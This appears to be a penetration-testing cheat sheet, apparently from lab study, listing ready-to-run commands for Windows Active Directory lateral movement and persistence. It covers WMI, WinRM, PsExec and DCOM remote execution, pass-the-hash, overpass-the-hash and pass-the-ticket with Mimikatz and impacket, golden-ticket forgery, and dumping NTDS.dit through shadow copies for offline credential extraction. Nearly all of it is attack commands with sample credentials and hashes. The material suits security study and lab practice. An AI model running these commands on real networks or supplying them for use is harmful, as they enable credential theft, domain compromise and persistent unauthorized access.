WMI and WinRM
wmic
wmic /node:192.168.50.73 /user:jen /password:Nexus123! process call create "calc"
Invoke-CimMethod
$username = 'jen';
$password = 'Nexus123!';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $secureString;

$options = New-CimSessionOption -Protocol DCOM
$session = New-Cimsession -ComputerName 192.168.50.73 -Credential $credential -SessionOption $Options
$command = 'calc';

Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine =$Command};
WinRS (5985)
WinRS can only be used by users in the Administrators or Remote Management Users group.
winrs -r:files04 -u:jen -p:Nexus123! "cmd /c hostname & whoami"
PowerShell Remoting
$username = 'jen';
$password = 'Nexus123!';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
New-PSSession -ComputerName 192.168.50.73 -Credential $credential

Enter-PSSession 1
Evil-WinRM
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987
Evil-WinRM has built in file upload and download capability. Even if the Kali is not routable from the target (SMB or HTTP will not work), tools can still be uploaded to the target.
upload [FILE_PATH]
download [FILE_PATH]

PsExec
For PsExec to function, 3 conditions must be met:
- The user to logon is part of local Administrators group
ADMIN$share is availableFile and Printer Sharingis turned on
.\PsExec64.exe -i \\dev04 -u medtech\joe -p Flowers1 cmd
From Kali machine:
proxychains impacket-psexec medtech.com/yoshi:mushroom1@172.16.222.82
It is a good practice to enumerate AppData folder of a users for potential plaintext passwords.
Pass the Hash
For PtH to function, 4 conditions must be met:
- The SMB port (TCP 445) is open
- The user to logon is part of local Administrators group
ADMIN$share is availableFile and Printer Sharingis turned on
Attack with wmiexec or wmiexec.py:
/usr/bin/impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E Administrator@192.168.50.73
If password is available:
/usr/bin/impacket-wmiexec test.local/john:password123@10.10.10.1
Overpass the Hash
Differently from PtH attack, overpass the hash attack use NTLM hash to obtain a TGT of the user, than use the TGT to authenticate to remote machine.
Before the attack, the HTLM hash need to be acquired (e.g. through Mimikatz).
Use Mimikatz to open a terminal as the target user with PtH:
sekurlsa::pth /user:jen /domain:corp.com /ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:powershell
In the user’s session, make an attempt to authenticate to a domain resource:
net use \\files04

Check for TGT received:
klist
Finally, open remote access to the target host with TGT:
.\PsExec.exe \\files04 cmd
Pass the Ticket
Use Mimikatz to export all cached TGT/TGS:
privilege::debug
sekurlsa::tickets /export
Filter out the TGS for a specific resource:
ls *web04.kirbi
Inject the ticket to current session:
kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi
Access the desired resource:
cat \\web04\backup\flag.txt
DCOM
Distributed Component Object Model (DCOM) allows developers to access services or applications on another host, so they could build distributed applications. It may be exploited for remote code execution.
The following conditions must be met:
- DCOM is enabled on the target host
- DCOM port (TCP 135) is open
- A DCOM app is registered on the target machine and the
ProgIDis known
$dcom = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.123.72"))
$dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"[REMOTE_COMMAND]","7")
AD Persistence
Kerberos Golden Ticket
Compared to Silver Ticket attackes where the attacker use compromised service account password hash to forge TGS, when the attacker successfully compromises the password hash of the KDC (krbtgt account), it may forge a TGT. It is also an overpass the hash attack.
Delete any existing Kerberos tickets:
kerberos::purge
Generate a golden ticket:
kerberos::golden /user:[TARGET_USERNAME] /domain:[DOMAIN_NAME] /sid:[DOMAIN_SID] /krbtgt:[KDC_PASSWORD_HASH] /ptt
By default, the generated ticket will place the user in RID 500, which include the access to Domain Admins group.
.\PsExec.exe \\dc1 cmd.exe
The attack will not work if the IP of the target resource is used instead of hostname, as Kerberos use SPN to locate services. Remote connection with IP will be authenticated through NTLM.
Shadow Copies
Volume Shadow Service (VSS or Shadow Copy) is a technology for creating snapshots of files or volumes. If a domain admin is compromised, the NTDS.dit database file can be copied and all user credentials will be available offline.
When AD DC is active, NTDS.dit is locked and cannot be accessed from the OS. Therefore, extracting from a backup is needed.
Make a copy of the entire C: volume:
.\vshadow.exe -nw -p C:
Extract ntds.dit file in the backup, mount the shadow copy device as a drive with mklink in CMD:

mklink /d C:\shadowcopy "[SHADOW_COPY_DEVICE_NAME]"
cd C:\shadowcopy
copy .\Windows\ntds\ntds.dit ..\ntds.dit.bak
Save SYSTEM hive from the Windows registry:
reg.exe save hklm\system c:\system.bak

After transfering ntds.dit.bak and system.bak to Kali machine, the contents of ntds.dit database can be extracted:
impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL